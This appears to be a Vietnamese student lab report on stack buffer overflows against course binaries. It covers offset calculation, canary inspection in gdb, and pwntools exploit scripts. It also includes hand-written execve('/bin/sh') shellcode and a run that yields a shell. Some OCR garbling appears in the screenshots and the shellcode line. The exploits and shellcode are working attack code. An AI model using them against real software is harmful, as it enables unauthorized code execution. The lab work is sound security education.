#### Nhóm 9:

Nguyễn Bùi Kim Ngân - 20520648 Nguyễn Bình Thục Trâm - 20520815 Võ Anh Kiệt - 20520605

## Yêu cầu 1:

## Như vậy khoảng cách giữa 2 thành phần này là bao nhiều? Input cần dài bao nhiều để ghi đè được lên ret-addr?

Địa chỉ làm vị trí chuỗi buf: %ebp - 0x18

Địa chỉ lưu ret-addr: %ebp + 4

Vậy khoảng cách giữa buf và ref-addr là 0x8 + 4 = 0x1C = 28

Input cần dài 32 bytes gồm 28 bytes từ vị trí chuỗi buf lên ret-addr và 4 bytes ghi đè

# Thử tính khoảng cách giữa biến buf và ret-addr dựa trên 2 địa chỉ này? Từ đó xác định độ dài input cần nhập để ghi đè được ret-addr?

Địa chỉ làm vị trí chuỗi buf: 0x55683968

Địa chỉ lưu ret-addr: 0x55683984

Input cần dài 32 bytes gồm 28 bytes từ vị trí chuỗi buf lên re-addr và 4 bytes ghi đè

Địa chỉ hàm get-shell() làm 4 bytes ghi đè là 08 04 87 2b Chuỗi Input như sau:

00 00 ... 00 (28 bytes 00) 2b 87 04 08

#### Đoan code khai thác:

```
Go Run Terminal Help ycl.py-Buffer-Visual Studio Code

S Untitled-1  ycl.py 2 X

ycl.py > ...

1  from pwn import *

2  get_shell = "\x2b\x87\x04\x08" # Các byte địa chi get_shell dạng Little Endian

3  payload = "a"*28 + get_shell # Input sẽ nhập, X là độ dài đú để buffer overflow và 4 byte get_shell nằm ở vị trí ret-addr

4  print(payload) # In payload

5  exploit = process("./appl-no-canary") # Chạy chương trình app-no-canary

6  int(exploit.recv())

7  exploit.sendline(payload) # gửi payload đến chương trình


8  exploit.interactive() # Dừng tương tác với chương trình khi

9  #có shell thành công
```


#### Yêu cầu 2:

Bước 1. Kiểm tra cấu hình sử dụng stack canary của 2 phiên bản app2

Bước 2. Kiểm tra khác biệt về code của 2 phiên bản app2



Bước 3. Thực hiện tấn công buffer overflow với 2 file



Bước 4. Xem giá trị stack canary

Cách 2: Xem giá trị dựa trên hàm kiểm tra canary

```
Activity | Principle | Note | Principle |
```

Cách 2: Xem giá trị dựa trên hàm kiểm tra canary

So sánh khác biệt trong code của 2 phiên bản, sinh viên thử xác định vị trí các đoạn code sau trong code assembly:

- Thêm giá trị canary vào stack, dự đoán vị trí của canary trong stack?

```
esp.0x18
0 \times 0804857f < +4>:
                       sub
                               eax,DWORD PTR [ebp+0xc]
0 \times 08048582 < +7>:
                       MOV
0x08048585 <+10>:
                               DWORD PTR [ebp-0x1c],eax
                       MOV
0x08048588 <+13>:
                               eax,gs:0x14
                       MOV
                               DWORD PTR [ebp-0x8],eax
0x0804858e <+19>:
                       MOV
0x08048591 <+22>:
                       XOL
                               eax,eax
```

- Kiểm tra giá trị canary trước khi kết thúc hàm.

```
0x0804860a <+143>: mov edx,DWORD PTR [ebp-0x8]
0x0804860d <+146>: xor edx,DWORD PTR gs:0x14
0x08048614 <+153>: je 0x804861b <main+160>
0x08048616 <+155>: call 0x8048410 <__stack_chk_fail@plt>
```

Sinh viên debug file app2-canary với gdb để xem giá trị stack canary là bao nhiêu?

```
EAX: 0x0
EBX: 0x0
ECX: 0x2865acc5
EDX: 0xffffce34 --> 0x0
ESI: 0xf7fac000 --> 0x1e7d6c
EDI: 0xf7fac000 --> 0x1e7d6c
EBP: 0xffffce08 --> 0x0
ESP: 0xffffcdec --> 0xffffcea4 --> 0xffffd098 ("/home/kiet/Downloads/Lab 3 - Các tài nguyên-20221018/app2-canary")
```

```
0x8048588 <main+13>: mov
                              eax,qs:0x14
                              DWORD PTR [ebp-0x8],eax
  0x804858e <main+19>: mov
  0x8048591 <main+22>: xor
                              eax,eax
=> 0x8048593 <main+24>: call
                            0x8048420 <geteuid@plt>
  0x8048598 <main+29>: mov
                              ebx,eax
  0x804859a <main+31>: call
                              0x8048420 <geteuid@plt>
  0x804859f <main+36>: push
                              ebx
  0x80485a0 <main+37>: push
                              eax
Guessed arguments:
arg[0]: 0xffffcea4 --> 0xffffd098 ("/home/kiet/Downloads/Lab 3 - Các tài
uyên-20221018/app2-canary")
arg[1]:
                  (endbr32)
                                    -stack----
0000| 0xffffcdec --> 0xffffcea4 --> 0xffffd098 ("/home/kiet/Downloads/La
- Các tài nguyên-20221018/app2-canary")
0004| 0xffffcdf0 --> 0xf7fe22d0 (endbr32)
0008| 0xffffcdf4 --> 0x0
                            (<__libc_csu_init+9>: add
0012| 0xffffcdf8 --> 0
                                                              ebx,0x19d
0016| 0xffffcdfc --> 0x0
0020| 0xffffce00 --> 0x94d72c00
0024| 0xffffce04 --> 0x0
0028| 0xffffce08 --> 0x0
Legend: code, data, rodata, value
Breakpoint 3, 0x08048593 in main ()
         x/wx $ebp-4
0xffffce04:
               0x00000000
         x/wx $ebp-8
0xffffce00:
               0x94d72c00
```

Sinh viên thử debug lại app2-canary để xác định giá trị canary? Giá trị này thay đổi ra sao ở mỗi lần debug?

### Lần 1

```
gdb-peda$ x/wx $ebp-8
0xffffce00: 0x94d72c00
```

```
gdb-peda$ x/wx $ebp-8
0xffffce00: 0x67435e00
```


## Lần 3

```
gdb-peda$ x/wx $ebp-8
0xffffce00: 0xf87d9000
gdb-peda$
```

## Yêu cầu 3:

Chuỗi input cần nhập vào bao gồm:

- executable codes: thực hiện lệnh thoát chương trình gồm các bytes: b8 01 00 00 00 cd 80
- 21 bytes: 00
- 4 bytes cuối ghi đè vào ref-addr để đảm bảo chương trình thực hiện executable codes ở trên, 4 bytes đó là vị trí chuỗi buf: 68 39 68 55



```
Zalo Web
                                                                                                                                                                                                                                                                                   🗙 🔼 (15) Tuyển Tập Những 🗴 🙆 vLab
                                                                                               × Lab 03 - Nhap mon P√ × wm
                                                                                                                                                                                                                                                                                                                                                                                                                                                                      X | NT521_Lab3 - Google X
                                                                           \frac{1}{2} + \frac{1
buntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ python3 yc3.py
\x00\x00\x8d
aaaaaaaaaaaaaaaaaaaaah9hU
+] Starting local process './app1-no-canary': pid 17996
 'Pwn basic\n
rc3.py:8: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
exploit.sendline(payload) # gti payload đến chương trình
*] Switching to interactive mode
*] Process './appl-no-canary' stopped with exit code 0 (pid 17996)
assword:Invalid Password!
   ] Got EOF while reading in interactive
 *] Got EOF while sending in interactive
 raceback (most recent call last):
File "/usr/local/lib/python3.8/dist-packages/pwnlib/tubes/process.py", line 746, in close
rokenPipeError: [Errno 32] Broken pipe
buntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$
```

#### Yêu cầu 4:

## B1: Viết mã assembly

- Tạo file shellcode\_nhom9.asm

```
section .text
    global _start
    _start:
        push rax
        xor rdx, rdx
        xor rsi, rsi
        mov rbx,'/bin//sh'
        push rbx
        push rsp
        pop rdi
        mov al, 0x3b
        syscall
~
```

## B2: Biên dịch file assembly

#### B3: Tao shellcode

```
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ objdump -d shellcode_nhom9
shellcode nhom9:
                     file format elf64-x86-64
Disassembly of section .text:
0000000000401000 < start>:
  401000:
                50
                                         push
                                                %rax
 401001:
                48 31 d2
                                                %rdx,%rdx
                                                %rsi,%rsi
 401004:
                48 31 f6
                48 bb 2f 62 69 6e 2f
                                         movabs $0x68732f2f6e69622f,%rbx
 401007:
  40100e:
                2f 73 68
 401011:
                53
                                         push
                                                %rbx
 401012:
                54
                                         push
                                                %rsp
 401013:
                5f
                                                %rdi
                                         pop
 401014:
                b0 3b
                                                $0x3b,%al
                                         mov
                0f 05
 401016:
                                         syscall
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$
```

#### Shellcode có được là:

 $\x 50 x 48 x 31 x d 2 x 48 x 31 x f 6 x 48 x b b x 2 f x 62 x 69 x 6 e x 2 f x 2 f x 73 x 68 x 53 x 54 x 5 f x b 0 x 3 b x 0 f x 0.5$ 

## B4: Kiểm tra shellcode

Tao file test\_shell.c

```
#include <stdio.h>
void main()
{
        unsigned char shellcode[] = "\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05";
        int (*ret)() = (int(*)())shellcode;
        ret();
}

ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ gcc -z execstack -o test_shell test_shell.c
    ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ ./test_shell
$ pwd
/home/ubuntu
$ whoami
    ubuntu
```

## Yêu cầu 5:

Sau khi debug bằng gdb thì ta thấy được rằng là:

Stack của chương trình có dạng như sau với kiến trúc 64 bit:

8 bytes return a	address
------------------	---------

8 bytes old ebp

32 bytes buffer

Như vậy ta phải thực hiện việc ghi đè lên 32 bytes buffer và 8 bytes old ebo và cuối cùng thực hiện đưa về địa chỉ 0x7ffffffdc70 (lấy được từ việc chạy chương trình) và shell code ta sẽ lấy lại từ yêu cầu 4:

Sau khi thực hiện ta có stack là:

0x7ffffffdc70 ở dạng payload 64
AAAA
shellcode

#### Vậy ta sẽ có đoạn code thực hiện ý tưởng như sau

```
#! /bin/python3
from pwn import *
io = process(['./demo'])
context.binary = './demo'
exploit_payload =
b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05'
exploit_payload += b'A' * 16
exploit_payload += p64(0x7ffffffffdc70)
print(f"exploit payload: {exploit_payload}")
io.sendline(exploit_payload)
io.interactive()
```

Sau khi thực thi đoạn code thì ta có được kết quả sau: (ta đã và shell và thực hiện 1 số lênh)

```
kiet@kiet-Aspire-E5-576: ~/Downloads/Lab 3 - Các tài nguyên-20221018
                                                                                                                                    Q = _ ø
     riet@kiet-Aspire-E5-576:~/Downloads/Lab 3 - Các tài nguyên-20221018$ ./ex.py
    [+] Starting local process './demo': pid 38543 exploit payload: b'PH1\xd2H1\xf6H\xbb/bin//shST_\xb0;\x0f\x05AAAAAAAAAAAAAAAAAAA\xdc\xff\xff\xff\x7f\x0
0\x00
   [*] Switching to interactive mode DEBUG: 0x7fffffffdc70
      ls
    app1-no-canary
                             bufbomb peda-session-app2-canary.txt
                                   peda-session-app2-no-canary.txt
    app2-canary demo
    app2-no-canary
                             ex.py
                                          peda-session-demo.txt
       whoami
    kiet
ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

64 bytes from 8.8.8.8: icmp_seq=1 ttl=55 time=20.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=55 time=20.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=55 time=20.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=55 time=20.7 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=55 time=20.5 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=55 time=20.4 ms
== 64 bytes from 8.8.8.8: icmp_seq=6 ttl=55 time=20.6 ms
    [*] Interrupted
    [*] Stopped process './demo' (pid 38543)
    kiet@kiet-Aspire-E5-576:~/Downloads/Lab 3 - Các tài nguyên-20221018$
```